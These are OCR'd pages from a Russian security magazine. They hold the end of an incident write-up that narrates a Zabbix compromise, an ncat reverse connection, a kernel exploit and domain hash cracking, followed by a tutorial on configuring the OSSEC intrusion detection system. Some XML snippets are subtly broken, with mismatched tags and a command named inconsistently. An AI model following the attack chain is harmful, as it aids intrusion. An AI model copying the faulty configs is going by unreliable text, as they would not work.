


Справка от руткита

Теперь можно было точно сказать, как произошел инцидент: злоумышленник, воспользовавшись уязвимостью Zabbix, получил и подобрал хеш пароля администратора Zabbix. С помощью скриптов Zabbix был загружен и запущен вспомогательный инструмент, в частности ncat для создания обратного соединения, с помощью которого был загружен и запущен локальный эксплойт, — версия ядра была полуторагодовалой давности.

Кстати говоря, Zabbix хранит скрипты в БД, и их следы были обнаружены в файле ibdata1.





Эксплуатация уязвимости в Zabbix



Следы эксплуатации в БД MySQL


После повышения привилегий злоумышленник использовал данную систему и подобранные пароли, которые у одного из админов оказались одинаковыми как в домене, так и в Linux-системе, для проникновения на контроллер домена. Получив доступ к контроллеру домена с правами администратора домена, злоумышленник завладел базой данных хешей паролей пользователей. Так как правила генерации паролей пользователями были весьма простые, а пароли не менялись по несколько лет, они были подобраны без особого труда. Обладая учетными данными большинства пользователей, злоумышленник мог читать их почту.

Ради эксперимента я попробовал сбрутить хеши пользователей домена. Легко и непринужденно за пару часов были вскрыты 90% паролей.

По всей видимости, когда злоумышленнику надоело просто читать почту, он решил ее удалить — тем самым развлечься, или отомстить, или выполнить заказ конкурентов? Его мотивация мне неизвестна.

В итоге система Zabbix была переведена в изолированный сегмент, сетевой трафик поставлен на запись, настроена IDS. Я ждал подключений хулигана, но это уже совсем другая история…

Администраторам было рекомендовано восстановить контроллер домена с более ранней (до заражения) резервной копии, обновить версию Linux и Zabbix скомпрометированной системы, поменять пароли.






Схема проникновения во внутреннюю сеть

ВЕРДИКТ

Настало время подвести итоги. К сложившейся ситуации привели ошибки администрирования сети и систем:

- слабая парольная политика — не установлена сложность пароля, не установлен срок действия пароля;
- отсутствует патч-менеджмент — кроме продуктов Microsoft, завязанных на WSUS, системы и софт не обновляется;
- не везде установлено антивирусное ПО — например, на контроллере домена антивирус, скорее всего, помог бы предупредить кражу хешей пользователей;
- отсутствует единая политика по доступу в интернет, доступ разграничивается без внятных правил;
- сеть не сегментирована;
- не осуществляется лог-менеджмент;
- лень.

По возможности старайтесь избегать этого :).

Взлом

За высоким забором OSSEC

ШВЕЙЦАРСКИЙ НОЖ ДЛЯ ОБНАРУЖЕНИЯ ВЗЛОМОВ



Обычные сетевые IDS просто сканируют проходящий через их сенсоры трафик. В отличие от них OSSEC ищет аномальные события исключительно внутри системы. Неудачные попытки входа, «лишние» открытые порты, неправильная конфигурация, изменение исполняемых или конфигурационных файлов, руткиты в системе — за всем этим поможет уследить OSSEC. Кроме того, он умеет запускать BASH- или CMD-скрипт в качестве реакции на определенные события, что предоставляет почти безграничные возможности по предотвращению вторжений.

Даниил Светлов
svetlov.pro

ЗНАКОМСТВО

Ну что ж, давай знакомиться, OSSEC — это бесплатная host-based система обнаружения вторжений, распространяющаяся под лицензией GNU GPLv2. Исходный код проекта можно найти на GitHub'е, а основным спонсором разработки выступает компания Trend Micro.

OSSEC подразумевает несколько вариантов установки. Основные:

- server — возможность анализа локальных логов и приема подключений от агентов и syslog-серверов;
- agent — подключение к серверу и пересылка туда логов для анализа.

Еще есть типы local и hybrid. Local фактически представляет собой сервер без возможности принимать внешние подключения syslog или агентов, а hybrid — одновременную инсталляцию типов local и agent. Самый часто используемый метод деплоя — клиент-серверный. На отдельную машину устанавливается сервер, на все остальные — агенты. После этого между ними устанавливается защищенное соединение. Агент пересылает на сервер логи для анализа, следит за целостностью файлов, выполняет другие проверки. Сервер, в свою очередь, генерирует сигналы тревоги, записывает эту информацию в лог-файл, базу данных, отправляет на syslog-сервер или на почту. Имеется возможность централизовано загружать файл конфигурации агента с сервера.

Что же может предложить этот open source проект? Прежде всего анализ логов, которые генерируются на серверах и сетевом оборудовании. Помимо самого обычного однострочного syslog, поддерживаются логи Snort (full и fast), Squid, IIS,

Eventlog, MySQL, PostgreSQL, Apache. Также есть возможность выполнить любую команду и обработать ее вывод как лог. Чтобы не ставить агент OSSEC на сервер только ради анализа логов, лучше настроить их пересылку по протоколу syslog на сервер OSSEC.


Следить за изменениями файлов (контроль целостности) тоже не проблема для OSSEC. Необходимо задать глобальный интервал проверки контрольных сумм. Для отдельных директорий можно установить мониторинг в реальном времени. Для контроля целостности на сетевых устройствах и серверах, куда невозможно поставить агент, есть возможность настроить проверку целостности без его установки.

Если завелись руткиты, OSSEC поможет их обнаружить. Возможно, эти же функции можно было бы реализовать набором сторонних утилит или своими скриптами, но тут все уже готово, стабильно работает и обладает единым центром управления.

ТЕСТОВЫЙ ПОЛИГОН

Развернем OSSEC в небольшой сети, которая позволит использовать максимальное количество функций. Роль межсетевого экрана у нас будет выполнять Cisco ASA, на отдельный сервер, где установлен Snort, зеркалируется весь трафик, проходящий через файрвол. Лог Snort на этом сервере мы будем анализировать с помощью OSSEC. На веб-сервере будем анализировать все логи, проверять сервер на наличие руткитов и целостность файлов. Для отслеживания изменений в конфигурации файрвола используем функцию OSSEC agentless check, а для анализа логов будем отсылать все логи с ASA прямо на сервер OSSEC. Не будем обделять вниманием и Windows-сегмент нашей сети. Установим на Windows-серверы агент OSSEC и подключим необходимые каналы Eventlog. Поехали!

Наш тестовый полигон



OSSEC Agent integrity check

УСТАНОВКА СЕРВЕРА

До последнего времени OSSEC распространялась в виде архива с исходниками и скриптом инсталляции. При этом во время установки происходила компиляция всех файлов. Это, конечно же, подразумевает установку компилятора на сервер, куда мы устанавливаем OSSEC. Около года назад пакеты для RHEL, CentOS и Fedora появились в репозитории компании Atomicorp, которая занимается разработкой защищенного дистрибутива для хостинг-компаний. Так что теперь установить можно и из исходников, и из пакетов. Но при установке из пакетов необходимо учитывать несколько моментов. Первый: многие глобальные параметры OSSEC задаются на этапе компиляции. Естественно, при установке из пакета ты не сможешь их изменить. К таким параметрам относится, например, поддержка сохранения информации о сигналах тревоги в базы данных MySQL и PostgreSQL. Второй момент заключается в ванильности сборки. Разработчики из Atomicorp накладывают на оригинальные исходники свои патчи. Чаще всего этот функционал нужен только при использовании OSSEC в дистрибутиве Atomicorp. В любом случае он меняет поведение OSSEC. Если функционал этих патчей тебе не нужен, а устанавливать все-таки хочется из пакетов, ты можешь скачать Source RPM, отредактировать spec-файл и удалить оттуда применение всех ненужных патчей. Третий момент: пакеты есть только для RPM-based дистрибутивов. Если у тебя Debian, Ubuntu или, например, FreeBSD, ставить придется из исходников.

Итак, поскольку с настройкой стороннего репозитория и установкой оттуда пары пакетов каждый справится, я предлагаю рассмотреть установку из исходников. Качай с официального сайта архив. На данный момент последняя версия 2.7.1. Распаковывай его и запускай `install.sh`. Убедись, что `install.sh`, а также файлы `src/InstallServer.sh` и `src/InstallAgent.sh` имеют права на исполнение. Сначала нам необходимо установить серверную часть. Она также будет выполнять функции агента на той системе, куда установлена. Так что устанавливать на сервер OSSEC еще и агент не придется. Для начала установим сервер.

Скрипт инсталляции задаст несколько вопросов. Первый из них — выбор языка, второй — тип инсталляции. Нам нужен тип Server. Далее пойдут вопросы о том, какие использовать функции. Рекомендую ставить все опции по умолчанию за исключением active responce. Это связано прежде всего с тем, что active responce содержит в себе несколько готовых скриптов, которые она может выполнить при ложном срабатывании правила. Поэтому, пока ты не будешь досконально понимать, как работает данная функция, какие команды выполняет и при каких условиях, не советую ее активировать. После этого инсталлятор совершит первичный поиск логов на твоем сервере. Ему известно расположение всех стандартных логов, поддерживаемых ОС и программ. Если же скрипт не найдет какой-то важный лог, то мы его сможем добавить после инсталляции. После того как вся необходимая информация собрана, начнется компиляция и установка OSSEC.

СКАРМЛИВАЕМ ЛОГИ

По умолчанию OSSEC устанавливается в папку `/var/ossec`. Основной конфиг, будь то сервер или агент, находится по пути `/var/ossec/etc/ossec.conf`. Посмотри

на него внимательно. Он сгенерирован на основе твоих ответов инсталлятору и найденных логов.

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/messages</location>
</localfile>
```

Разделы localfile указывают тип и расположение логов. Проверь, что для всех системных лог-файлов есть соответствующие записи в конфиге. Если твой сервер работает под управлением CentOS или Debian, то, скорее всего, все логи будут найдены автоматически. Но сейчас, как я говорил, можно добавить недостающие. В путях к файлам логов на *nix-системах также можно использовать символ `*` и форматы даты функции языка C strftime. Использование пути `/var/log/%Y-%m-%d/*.log` будет корректным. Это очень удобно в тех случаях, когда на сервере запущены контейнеры lxc или openvz. Достаточно поставить OSSEC на хостовую машину и указать ей с помощью маски на расположение логов всех контейнеров. Например, так: `/var/lxc/*/rootfs/var/log/*.log`. Ставить OSSEC на каждую виртуальную машину в таком случае не нужно.

Я уже писал, что есть возможность выполнить любую команду и обработать ее вывод как лог. Не путай эту функцию с active responce. Команды active responce срабатывают при каких-то условиях, сигналах тревоги, а команды из localfile выполняются с определенным интервалом. В стандартном конфиге, который генерируется при установке, есть парочка таких команд. Например, очень полезная проверка открытых портов:

```
<localfile>
  <log_format>full_command</log_format>
  <frequency>60</frequency>
  <command>netstat -tan |grep LISTEN |grep -v 127.0.0.1 | sort</command>
</localfile>
```

Таким образом, если вдруг на твоем сервере изменится количество открытых портов, OSSEC об этом сообщит.

НАСТРОЙКА КОНТРОЛЯ ЦЕЛОСТНОСТИ И ПОИСКА РУТКИТОВ

Теперь давай настроим контроль целостности файлов на сервере. Для этого используется раздел `syscheck`. По умолчанию проверка происходит каждые шесть часов. Возможна проверка контрольных сумм по алгоритмам SHA-1 (опция `check_sha1sum=yes`), MD5 (`check_md5sum=yes`). Если использовать опцию `realtime=yes`, то для директорий можно устанавливать контроль целостности в реальном времени. Но учитывай, что контроль целостности запускается не сразу после перезапуска OSSEC. Также пригодится опция `report_changes=yes`. Как следует из названия, при изменении файлов она будет записывать, какие именно изменения были проведены.

В разделе `<syscheck>` можно указывать несколько наборов `<directories>`, каждый со своими параметрами мониторинга. Единственное, что останется неизменным, — это интервал сканирования, если не указана опция `realtime=yes`. Для указа-

ния путей по маске опять же можно использовать символ *.

Директива ignore позволяет не проверять файлы, а опция regex предоставляет возможность использовать регулярные выражения. Давай настроим syscheck на нашем сервере на мониторинг основных системных директорий и будем отслеживать изменения в папках .ssh — вдруг кто-то решит добавить лишний публичный ключ. Должно получиться примерно так:

```
<syscheck>
  <directories report_changes="yes" check_all="yes" realtime="yes">/etc↵
  </directories>
  <directories check_all="yes" realtime="yes">/bin,/sbin,/boot,/usr↵
  </directories>
  <directories report_changes="yes">/home/*/.ssh</directories>
  <ignore type="sregex">.log$|.tmp</ignore>
</syscheck>
```

Раздел rootcheck отвечает за настройки движка проверки системы на наличие руткитов. Его настройки вполне можно оставить стандартными.

```
<rootcheck>
  <rootkit_files>/var/ossec/etc/shared/rootkit_files.txt</rootkit_files>
  <rootkit_trojans>/var/ossec/etc/shared/rootkit_trojans.txt</rootkit_trojans>
  <system_audit>/var/ossec/etc/shared/system_audit_rcl.txt</system_audit>
  <system_audit>/var/ossec/etc/shared/cis_debian_linux_rcl.txt</system_audit>
  <system_audit>/var/ossec/etc/shared/cis_rhel_linux_rcl.txt</system_audit>
  <system_audit>/var/ossec/etc/shared/cis_rhel5_linux_rcl.txt</system_audit>
</rootcheck>
```

НАСТРОЙКА ACTIVE RESPONCE

```
<command>
  <name>firewall-drop</command>
  <executable>firewall-drop.sh</executable>
  <expect>srcip</expect>
</command>
<active-response>
  <command>firewall-block</command>
  <location>all</location>
  <rules_group>authentication_failed,authentication_failures</rules_group>
  <timeout>600</timeout>
  <repeated_offenders>30,60,120</repeated_offenders>
</active-response>
```

Разделы command и active-response позволяют устанавливать реакцию на срабатывание тех или иных сигналов тревоги. Команды должны заранее быть оформлены в виде Bash-, cmd- или Expect-скрипта и расположены в директории /var/ossec/

active-response/bin/ с правами на исполнение. При срабатывании правила скрипту будут переданы параметры, перечисленные в теге <expect>. Правила для срабатывания скрипта указываются в блоке <active-responce>. Условия могут быть разнообразны — начиная от уровня (<level>) и группы (<rules_group>) сигнала тревоги и заканчивая конкретными ID агента (agent_id) или правила (rules_id). Команды могут выполняться как на агентах, так и на сервере. Простор для твоего творчества тут ничто не ограничивает. Хочешь — отправляй SMS о попытках подбора пароля, хочешь — сразу блокируй IP атакующего на файрволе.

ОТПРАВКА СОБЫТИЙ НА ПОЧТУ

Все сигналы тревоги OSSEC записывает в свой текстовый лог. Для оперативного оповещения о вторжениях сервер может посылать тебе почтовые сообщения со всей необходимой информацией. В настройках нужно указать все данные для отправки почты.

```
<email_notification>yes</email_notification>
<email_to>me@example.com</email_to>
<smtp_server>mx.example.com..</smtp_server>
<email_from>ossec@example.com</email_from>
```

Также можно указать минимальный уровень алертов, которые будут отправляться на почту (<email_alert_level>10</email_alert_level>), или конкретные ID правил, которые сработали. Гибкости тут не меньше, чем в active responce.

УСТАНОВКА И НАСТРОЙКА OSSEC-АГЕНТА НА *NIX-СЕРВЕРАХ

Теперь, когда у нас уже есть сервер OSSEC, самое время установить агенты на остальные серверы. Агенты устанавливаются так же, как и сервер, с той лишь разницей, что при установке агента необходимо выбрать тип инсталляции Agent. Точно так же, как и сервер, агент можно скомпилировать на одном сервере, а установить на другой.

После установки агента его необходимо подключить к серверу. Для этого на сервере запускаем файл /var/ossec/bin/manage_agents. Далее нажимаем A для добавления агента. Вводим имя агента, его IP-адрес и утверждаем номер в списке. В качестве адреса можно использовать целую подсеть. Здесь необходимо выбрать баланс между удобством и безопасностью. Дело в том, что если у сервера сменится адрес, то приходящие от него сообщения будут отбрасываться. То же самое, если ты укажешь подсеть. Если новый адрес не будет в нее входить, то ему не удастся подключиться к серверу. Я обычно указываю фиксированный адрес для серверов и подсеть класса C для рабочих станций.

После всех этих операций сервер выдаст тебе длинный ключ, который необходимо перенести на агент безопасным способом. На сервере с агентом запускаем /var/ossec/bin/manage_client. Тут есть всего одна опция для импорта ключа. Набираем I и вводим ключ, который перенесли с сервера OSSEC. В файле конфигурации агента есть почти все те же самые разделы, что и на сервере. Тут также указываются лог-файлы, которые нужно анализировать, директории и файлы, которые нужно проверять на целостность, проверка на руткиты. Все это настраивается точно так же, как и на центральном сервере. Самое главное — нужно указать IP-адрес центрально-

го сервера, куда будет подключаться агент:

```
<client>
  <server-ip>192.168.1.2</server-ip>
</client>
```

Теперь можно запускать агент. Сразу проверь лог /var/ossec/log/ossec.log. Там должно быть сообщение об успешном подключении к серверу. Теперь можешь проверить, что алерты генерируются, — зайди по SSH на сервер. На сервере OSSEC в файле /var/ossec/log/alerts/alert.log должно появиться соответствующее сообщение.

НАСТРОЙКА OSSEC ДЛЯ СЕТЕВЫХ УСТРОЙСТВ

С настройкой OSSEC на серверах закончили. Теперь давай настроим работу с сетевыми устройствами. Наша цель — анализ логов, поступающих с файрвола, и контроль изменений конфигурации. Для приема логов на центральном OSSEC-сервере в файл конфигурации необходимо добавить следующие строки:

```
<remote>
  <connection>syslog</connection>
  <port>514</port>
  <allowed-ips>192.168.1.1</allowed-ips>
</remote>
```

Не забывай добавлять IP-адреса оборудования в allowed-ips. Иначе злоумышленник сможет с любого узла сети слать тебе фальшивые логи. Затем необходимо перезапустить OSSEC, и ты сможешь наблюдать сигналы тревоги из обработанных логов файрвола.

Теперь используем agentless проверку конфигурации. Прежде всего необходимо включить в OSSEC эту опцию. Для этого выполни команду /var/ossec/bin/ossec-control enable agentless. Затем необходимо добавить данные аутентификации для нашего устройства. Выполняется это командой /var/ossec/agentless/register_host.sh add ossec@192.168.1.1 ossec_pass enable_pass. Как ты видишь, необходимо указать два пароля — для пользователя и для enable, если это Cisco-девайс. Остается добавить в файл конфигурации следующие строки:

```
<agentless>
  <type>ssh_asa-fwsmconfig_diff</type>
  <frequency>3600</frequency>
  <host>ossec@192.168.8.252</host>
  <state>periodic_diff</state>
</agentless>
```

Обрати внимание, что строка в разделе <host> должна быть такой же, какую ты использовал в последней команде при регистрации хоста. Естественно, пользователь на устройстве должен быть создан, пароль для него установлен такой, как ты указал

при регистрации хоста, а с IP-адреса OSSEC-сервера должен быть разрешен вход по SSH. Теперь можно перезапустить OSSEC и проверить логи.

ИНТЕГРАЦИЯ С ДРУГИМИ СИСТЕМАМИ

Взаимодействие OSSEC с другими системами организуется в основном с помощью анализа лог-файлов или отправки сигналов тревоги по протоколу syslog. Так, чтобы получать уведомления от Snort, необходимо указать агенту OSSEC расположение лог-файла Snort:

```
<localfile>
  <log_format>snort-fast</log_format>
  <location>/var/log/snort/alert</location>
</localfile>
```

Обрати внимание, что Snort может писать логи в разных форматах — full и fast. В OSSEC для них есть разные опции `log_format` — `snort-full` и `snort-fast` соответственно. В случае с аппаратными IPS необходимо также пересылать их логи с помощью syslog на центральный сервер OSSEC.


OSSEC можно настроить на отправку сигналов тревоги с центрального сервера в SIEM-системы или просто на другой сервер для хранения по протоколу syslog:

```
<syslog_output>
  <server>192.168.1.3</server>
  <port>514</port>
  <format>default</format>
</syslog_output>
```

УСТАНОВКА АГЕНТА ДЛЯ WINDOWS

Установка агента на Windows почти ничем не отличается, он уже скомпилирован и распространяется с инсталлятором. После установки агента его необходимо настроить. Для этого запусти `C:\Program Files (x86)\ossec-agent\win32ui.exe` от имени администратора. В открывшееся окно введи адрес сервера и ключ, который сгенерировал на сервере. После этого зайди в меню `Manage` и выбери `Start OSSEC`.

